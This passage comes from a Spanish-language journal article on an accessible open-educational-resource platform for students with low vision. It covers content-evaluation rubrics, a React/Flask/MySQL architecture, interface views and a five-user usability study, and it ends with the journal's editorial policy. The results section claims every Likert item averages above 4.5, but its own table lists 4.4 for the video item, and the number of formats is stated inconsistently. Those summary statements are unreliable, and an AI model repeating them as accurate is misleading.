Para cada formato, se diseñó una rúbrica de evaluación que incorpora indicadores objetivos y ponderados, tales como el tipo y tamaño de fuente, la relación de contraste, la estructura lógica del contenido, la inclusión de textos alternativos y la compatibilidad con tecnologías asistivas. En el caso del texto, los criterios incluyen el uso de tipografía sans-serif, tamaño mínimo de 14 puntos, interlineado suficiente y ausencia de justificación total o uso extensivo de mayúsculas [6]. Los documentos PDF se valoran por su estructura de etiquetas, presencia de marcadores, posibilidad de búsqueda y cumplimiento del estándar PDF/UA [7]. Las presentaciones deben utilizar plantillas de alto contraste, títulos descriptivos, orden lógico y texto alternativo en los elementos visuales [8]. Para el video, la evaluación abarca la inclusión de subtítulos, descripciones de audio, calidad de contraste y edición inclusiva, priorizando la claridad y la accesibilidad auditiva y visual [9].

La estrategia contempla una escala de accesibilidad adaptada a cada tipo de contenido, categorizando los recursos como “Altamente accesible”, “Parcialmente accesible”, “Poco accesible” o “Inaccesible”. Solo los materiales que alcanzan la calificación máxima, conforme a las rúbricas, son seleccionados y adaptados para su integración en la plataforma. Este enfoque garantiza que los estudiantes accedan exclusivamente a materiales validados, eliminando barreras recurrentes en recursos educativos convencionales. La selección y evaluación fueron iterativas, incorporando ajustes en función de los hallazgos observados durante el proceso de validación con usuarios. Por ejemplo, se integró un texto adaptado sobre ecuaciones con encabezados y negritas, un PDF de programación con marcadores y etiquetas accesibles, y un video con transcripción disponible. Estos materiales ilustran el proceso aplicado para asegurar la accesibilidad real en la plataforma.

4 Arquitectura del sistema

El sistema de recursos abiertos accesibles se sustenta en una arquitectura modular orientada a la gestión, consulta y evaluación de materiales educativos en línea. El núcleo de la solución es una plataforma web compuesta por un frontend desarrollado en React, optimizado para la presentación accesible de contenidos y la interacción intuitiva, y un backend construido con Flask, responsable de la lógica de negocio y el manejo de la base de datos

relacional en MySQL. La arquitectura permite el registro y seguimiento de usuarios, la inscripción y avance en cursos, así como el acceso jerárquico a los diferentes tipos de recursos digitales.

El sistema integra mecanismos de autenticación segura, control de progreso, registro de calificaciones y administración de usuarios y cursos, proporcionando una infraestructura flexible para la gestión de contenidos y la evaluación educativa. El modelo de comunicación basado en API RESTful garantiza la interoperabilidad y la posibilidad de acceso desde diferentes dispositivos, respetando los principios de accesibilidad definidos en el marco conceptual del proyecto. La organización y relación de los principales componentes puede observarse en el diagrama de arquitectura de alto nivel (ver Figura 1).




Figura 1. Diseño arquitectónico de alto nivel.

5 Interfaces principales de los recursos

El diseño de las interfaces de usuario para la consulta de contenidos es el componente esencial para garantizar la accesibilidad real en la experiencia del estudiante con debilidad visual. A continuación, se describen las principales vistas asociadas a cada tipo de recurso integrado en la plataforma.

5.1 Contenido en Texto

Los materiales textuales se presentan en una interfaz diseñada para priorizar la legibilidad (ver Figura 2). Se utiliza tipografía sans-serif, con un tamaño mínimo de fuente de 14 puntos, interlineado mínimo de 1.5 y contraste elevado entre el texto y el fondo. La organización del contenido se apoya en encabezados jerárquicos claramente definidos, mientras que los elementos clave se destacan mediante el uso de negritas y colores secundarios seleccionados para no dificultar la percepción visual. No se emplean bloques de texto justificados ni uso extensivo de mayúsculas sostenidas, lo que favorece una lectura lineal y facilita la rápida identificación de información relevante.




Figura 2. Interfaz del Contenido en Texto.

5.2 Contenido en PDF

Los recursos educativos en formato PDF se visualizan mediante una interfaz que garantiza una lectura clara y estructurada (ver Figura 3). Estos archivos cuentan con etiquetas semánticas, títulos descriptivos, marcadores de navegación y contraste adecuado, así como la posibilidad de realizar búsquedas textuales. La interfaz proporciona controles para ajustar el zoom y facilita la navegación lineal entre páginas, mostrando indicadores visuales del avance en el documento y permitiendo regresar fácilmente a la sección previa del curso.




Figura 3. Interfaz del Contenido en PDF.

5.3 Contenido en Video

Los videos educativos integrados en la plataforma han sido seleccionados bajo criterios de accesibilidad visual y claridad en la presentación. La interfaz de reproducción incorpora controles básicos de volumen y permite consultar una transcripción completa del contenido en video como recurso adicional para los usuarios que lo requieran. Los videos se muestran en un entorno que facilita el enfoque en el material educativo y respeta los principios de claridad y legibilidad para personas con debilidad visual (ver Figura 4).




Figura 4. Interfaz del Contenido en Video.

6 Instrumentos de Evaluación

La validación de la accesibilidad y funcionalidad de la plataforma se realizó empleando una estrategia dual basada en pruebas de usabilidad observacional y la aplicación de un cuestionario estructurado a usuarios con debilidad visual. La elección de estos instrumentos se fundamenta en recomendaciones metodológicas de la literatura especializada [10][11], que sugieren combinar observación directa del comportamiento del usuario con el registro sistemático de la percepción subjetiva, permitiendo así obtener una visión integral de la experiencia en contextos de accesibilidad. La muestra estuvo conformada por cinco usuarios (1 hombres y 4 mujeres), con edades entre 18 y 45 años. Dos de ellos eran estudiantes de nivel medio superior, dos de licenciatura y uno docente. Todos con experiencia previa en el uso de tecnologías educativas.

Durante la prueba de usabilidad, los usuarios debieron completar una secuencia de tareas representativas: acceder a los cursos disponibles, consultar contenidos en los cuatro formatos principales, interactuar con los controles de accesibilidad y resolver pruebas asociadas a cada módulo. Se registraron de forma sistemática los errores de navegación, las dudas al interpretar los elementos de la interfaz, el tiempo de finalización de tareas y los comentarios espontáneos respecto a la comprensión del material y la facilidad de uso.

Finalizada la sesión, cada usuario respondió un cuestionario post-uso compuesto por nueve ítems en escala Likert (1–5), evaluando facilidad de comprensión, legibilidad del texto, percepción de colores y contrastes, claridad de contenidos multimedia, satisfacción general y percepción comparativa respecto a otras plataformas previamente utilizadas. El instrumento incluyó preguntas abiertas para registrar impresiones sobre los aspectos más valorados, dificultades específicas y sugerencias de mejora.

7 Validación de Resultados

Los resultados obtenidos a partir de la evaluación empírica demuestran un alto grado de satisfacción y aceptación de la plataforma por parte de los usuarios, con énfasis en la accesibilidad y la usabilidad de los recursos educativos en los 3 formatos analizados como accesibles. Todos los participantes completaron la secuencia de tareas sin dificultades técnicas graves, evidenciando la funcionalidad efectiva de la arquitectura y el diseño de las interfaces. Las dificultades más frecuentes se asociaron a la interpretación de algunos botones, la visualización inmediata de calificaciones tras las pruebas y la preferencia por textos aún más grandes en menús secundarios, aspectos que se consideran secundarios frente a la experiencia positiva general.

El análisis cuantitativo de los cuestionarios revela puntuaciones promedio superiores a 4.5 en todos los ítems evaluados (ver Tabla 1), destacando la claridad del texto, el contraste visual y la facilidad de comprensión de los recursos multimedia. En particular, la legibilidad del texto y la estructura lógica de los contenidos obtuvieron puntuaciones máximas en la mayoría de los casos. Los usuarios valoraron especialmente la posibilidad de acceder a materiales en diferentes formatos y el bajo nivel de fatiga visual experimentado durante la navegación prolongada.

Tabla 1. Análisis cuantitativo escala Likert.

Ítem	Enunciado	Promedio
1	La plataforma fue fácil de entender en su estructura general.	4.8
2	El texto fue claro y legible para mí.	5.0
3	Los colores y contrastes me permitieron distinguir bien los elementos.	4.6
4	El video fue comprensible y no me generó fatiga visual.	4.4
5	El contenido en PDF fue fácil de leer y comprender.	5.0
6	Las actividades fueron claras y entendibles.	5.0
7	Me sentí cómodo/a usando esta plataforma.	4.8
8	La plataforma no me generó fatiga visual significativa.	4.8
9	Considero que esta plataforma es más accesible que otras que he usado.	4.6

En los comentarios abiertos, los usuarios valoraron la claridad de los materiales y la facilidad para acceder a los contenidos, pero sugirieron aumentar el tamaño de letra en menús y mejorar la retroalimentación de calificaciones. Comentaron que algunos botones causaron confusión, lo que evidencia áreas de mejora en el diseño de la interfaz.

El análisis de los errores de navegación indica que la confusión se origina principalmente en la interpretación de botones con etiquetas poco descriptivas y en la falta de retroalimentación visual inmediata tras completar evaluaciones. Para abordar estas áreas, se propone rediseñar los menús y añadir mensajes emergentes de confirmación.

La validación confirma la pertinencia de la estrategia de selección y evaluación de contenidos, así como la solidez de la arquitectura e interfaces desarrolladas para contextos de debilidad visual. A lo largo del desarrollo y las pruebas, uno de los principales desafíos identificados fue la necesidad de mejorar ciertos elementos visuales de la interfaz, como el tamaño de los textos en menús secundarios y la retroalimentación tras completar evaluaciones, así como la interpretación de algunos botones por parte de los usuarios. La accesibilidad lograda en los materiales permitió que los estudiantes consultaran los contenidos de forma autónoma, mejorando su participación y comprensión de los temas sin requerir apoyo adicional, lo que favorece la equidad y la permanencia en el aprendizaje. Además, el proceso de curación manual de los recursos accesibles demostró ser exhaustivo pero demandante en tiempo y esfuerzo, lo que resalta la importancia de avanzar hacia la automatización. En este sentido, como línea de trabajo futuro, se pretende desarrollar un sistema recomendador que permita identificar, evaluar y sugerir de forma automática materiales educativos accesibles, apoyándose en herramientas de inteligencia artificial para optimizar y escalar la integración de contenidos de alta calidad en la plataforma.

8 Conclusión

La plataforma de recursos abiertos accesibles para estudiantes con debilidad visual demostró un desempeño altamente satisfactorio en pruebas empíricas con usuarios reales, evidenciando la importancia de integrar criterios de accesibilidad desde la selección de materiales hasta el diseño de las interfaces de consulta. Los resultados de la validación respaldan la eficacia de la estrategia de evaluación adoptada, la pertinencia de los instrumentos empleados y la arquitectura técnica implementada.

Como solución concreta a las áreas de mejora detectadas, se priorizará el rediseño de menús y botones, el aumento del tamaño de letra en elementos secundarios y la optimización de la retroalimentación visual tras las evaluaciones. Asimismo, se plantea la automatización del proceso de curación y recomendación de contenidos accesibles mediante inteligencia artificial, lo que permitirá ampliar la cobertura, mejorar la personalización y mantener actualizado el catálogo de materiales. El enfoque adoptado puede ser replicado y adaptado en el desarrollo de futuros sistemas de aprendizaje abiertos, permitiendo ampliar el acceso, la permanencia y el éxito académico de poblaciones con necesidades específicas de accesibilidad.

Referencias

[1] Vejarano Sánchez, L.A., Gutiérrez Idrobo, D.I., Camacho Ojeda, M.C., Gómez-Jaramillo, S.: Guía para el diseño de sitios web de instituciones de educación superior basado en el estándar WCAG 2.1 aplicado a discapacidades visuales. Revista Academia y Virtualidad 15(1), 105–118 (2022).

[2] W3C.: Introducción a la accesibilidad web. World Wide Web Consortium (W3C). https://www.w3.org/WAI/fundamentals/accessibility-intro/es (2023), último acceso 16/03/2025

[3] CAST.: Universal Design for Learning Guidelines Version 2.2. https://udlguidelines.cast.org/ (2018), último acceso 16/03/2025

[4] Plena Inclusión.: Curso de Autoformación Educación inclusiva. En Plena Inclusión. https://www.plenainclusion.org/formacion/cursos/curso-de-autoformacion-educacion-inclusiva/ (s/f), último acceso 16/03/2025

[5] Peirats Chacón, J., Gallardo Fernández, I.M., San Martín Alonso, Á., Waliño Guerrero, M.J.: Análisis de la industria editorial y protocolo para la selección del libro de texto en formato digital. Profesorado. Revista de Currículum y Formación de Profesorado 20(1), 75–90 (2016). https://www.redalyc.org/articulo.oa?id=56745576005

[6] Martín González, D.M., Gorrín Pérez, M. de la C.: Diseño de recursos accesibles para la formación de estudiantes universitarios con discapacidad visual. Revista RETOS XXI 8(1) (2024). https://doi.org/10.30827/retosxxi.8.2024.29050

[7] Chicaiza, J., Piedra, N., Valencia, M.P.: Consideraciones de accesibilidad en la producción y distribución de recursos educativos en formato PDF: Un caso de implementación para la formación virtual accesible en América Latina. In: V Congreso Internacional sobre Calidad y Accesibilidad de la Formación Virtual (CAFVIR 2014), pp. 35–46 (2014).

[8] Hilera, J.R., Campo, E.: Guía para crear contenidos digitales accesibles: Documentos, presentaciones, vídeos, audios y páginas web. Universidad de Alcalá, Alcalá de Henares (2015).

[9] Gil Ramírez, H., Guilleumas García, R.M.: Creación de recursos digitales accesibles para personas con discapacidad visual. Editorial Universidad Nacional de Colombia (2023). https://doi.org/10.22517/9789587228380

[10] Alarcón-Aldana, A.C., Díaz, E.L., Callejas-Cuervo, M.: Guía para la evaluación de la usabilidad en los entornos virtuales de aprendizaje (EVA). Información tecnológica 25, 135–144 (2014).

[11] De la Rosa Gómez, A., Miranda Díaz, G.A., Mendoza Castillo, S.X.: Usabilidad y satisfacción de una aplicación móvil para el entrenamiento de competencias clínicas. HAMUT'AY 7(1), 48 (2020). https://doi.org/10.21503/hamu.v7i1.1908

POLÍTICA EDITORIAL

CINTILLO LEGAL

Tecnología Educativa Revista CONAIC, es una publicación cuatrimestral editada por el Consejo Nacional de Acreditación en Informática y Computación A.C. – CONAIC, calle Porfirio Díaz, 140 Poniente, Col. Nochebuena, Delegación Benito Juárez, C.P. 03720, Tel. 01 (55) 5615-7489, https://www.terc.mx/, editorial@conaic.net. Editores responsables: Dra. Alma Rosa García Gaona y Dr. Francisco Javier Álvarez Rodríguez. Reserva de Derechos al Uso Exclusivo No. 04-2016-111817494300-203, ISSN: 2395-9061, ambos otorgados por el Instituto Nacional del Derecho de Autor.

Su objetivo principal es la divulgación del quehacer académico de la investigación y las prácticas docentes inmersas en la informática y la computación, así como las diversas vertientes de la tecnología educativa desde la perspectiva de la informática y el cómputo, en la que participan investigadores y académicos latinoamericanos.

Enfatiza y declara expresamente la publicación de artículos de investigaciones con exigencia en la originalidad con carácter inédito y arbitrado.

Al menos el 60% del contenido de la publicación tiene carácter de investigación original dentro del ámbito científico y académico en el área de la tecnología educativa en torno a la ingeniería de la computación y la informática.

Toda publicación firmada es responsabilidad del autor que la presenta, los cuales son ajenos a la entidad editora y no reflejan necesariamente el criterio de la revista a menos que se especifique lo contrario.

Se permite la reproducción de los artículos con la referencia del autor y fuente respectiva.

ÁREAS TEMÁTICAS

Las áreas temáticas que incluyen la revista son:

1. Evaluación asistida por computadora.
2. Portales de e-learning y entornos virtuales de aprendizaje.
3. E-learning para apoyar a las comunidades e individuos.
4. Sitios de transacciones de e-learning.
5. Tópicos de enseñanza de la computación.
6. E-universidades y otros sistemas de TIC habilitando el aprendizaje y la enseñanza.
7. Sistemas de gestión para contenidos de aprendizaje.
8. Procesos de acreditación para programas de tecnologías de información.
9. Estándares de META datos.
10. Nuevas asociaciones para ofrecer e-learning.
11. Temas especializados en e-learning.
12. Mejora continua en la calidad de programas de tecnologías de información.
13. La brecha digital.
14. Las tecnologías intereactivas.
15. Las tecnologías inclusivas en la educación.
16. Otras áreas del conocimiento relacionadas.

NATURALEZA DE LAS APORTACIONES

Se aceptarán trabajos bajo las siguientes modalidades:

1. Artículos producto de investigaciones inéditas y de alto nivel.
2. Reportes de proyectos relacionados con las temáticas de la revista.

CARACTERÍSTICAS DE LA REVISIÓN

Los originales serán sometidos al siguiente proceso editorial:

a) El equipo editorial revisará los trabajos para que cumplan con los criterios formales y temáticos de la revista. Aquellos escritos que no se adecúen a la temática de la revista y/o a las normas para autores no serán enviados a los evaluadores externos. En estos casos se notificará a los autores para que adapten su presentación a estos requisitos.

b) Una vez establecido que los artículos cumplen con los requisitos temáticos y formales, serán enviados a dos (2) pares académicos externos de destacada trayectoria en el área temática de la revista, quienes dictaminarán:

i. Publicar el artículo tal y como se presenta,

ii. Publicar el artículo siempre y cuando realicen las modificaciones sugeridas, y
iii. Rechazar el artículo.

En caso de discrepancia entre los dictámenes, se pedirá la opinión de un tercer par cuya decisión definirá el resultado. Así mismo, cuando se soliciten modificaciones, el autor tendrá un plazo determinado por el equipo editorial para realizarlas, quedando las mismas sujetas a revisión por parte de los pares que así las solicitaron.

c) El tiempo aproximado de evaluación de los artículos es de 30 días, a contar a partir de la fecha de confirmación de la recepción del mismo. Una vez finalizado el proceso de evaluación, el equipo editorial de la revista comunicará por correo electrónico la aceptación o no de los trabajos a los autores y le comunicará la fecha de publicación tentativa cuando corresponda.

d) Los resultados del proceso del dictamen académico serán inapelables en todos los casos.

FRECUENCIA DE PUBLICACIÓN

Tecnología Educativa Revista CONAIC publicó dos números anuales y un número especial hasta diciembre 2015, a partir de 2016 se emiten tres números anuales, manteniendo una periodicidad cuatrimestral.

ACCESO ABIERTO

Tecnología Educativa Revista CONAIC siempre ha brindado sus artículos a través de Internet sin ningún tipo de restricción. Por esta razón, no realiza cobro alguno por el envío de artículos ni por su publicación.
Tecnología Educativa Revista CONAIC se adhiere a la Iniciativa de Budapest para el Acceso Abierto a partir del 2014, por lo cual "permite a cualquier usuario leer, descargar, copiar, distribuir, imprimir, buscar o añadir un enlace al texto completo de artículos, rastrearlos para su indización, incorporarlos como datos en un software, o utilizarlos para cualquier otro propósito que sea legal, sin barreras financieras, legales o técnicas, aparte de las que son inseparables del acceso mismo a la Internet" (http://www.budapestopenaccessinitiative.org/translations/spanish-translation).
Fortaleciendo la política de acceso abierto, Tecnología Educativa Revista CONAIC se publica bajo una licencia Creative Commons Atribución-NoComercial 4.0 Internacional (CC BY-NC 4.0), la cual permite compartir (copiar y redistribuir el material en cualquier medio o formato) y adaptar (remezclar, transformar y crear a partir del material), bajo la condición de que se den los créditos correspondientes y no se haga uso comercial de los materiales (http://creativecommons.org/licenses/by-nc/4.0/deed.es).

INDEXACIONES

Sistemas de Indexación:

- Google Académico
- Sistema Regional de Información en Línea para Revistas Científicas de América Latina, el Caribe, España y Portugal – LATINDEX

Directorios:

- Directory of Open Access Journals - DOAJ
- Red Iberoamericana de Innovación y Conocimiento Científico - REDIB

Identificadores:

- DOI – Crossref Content Registration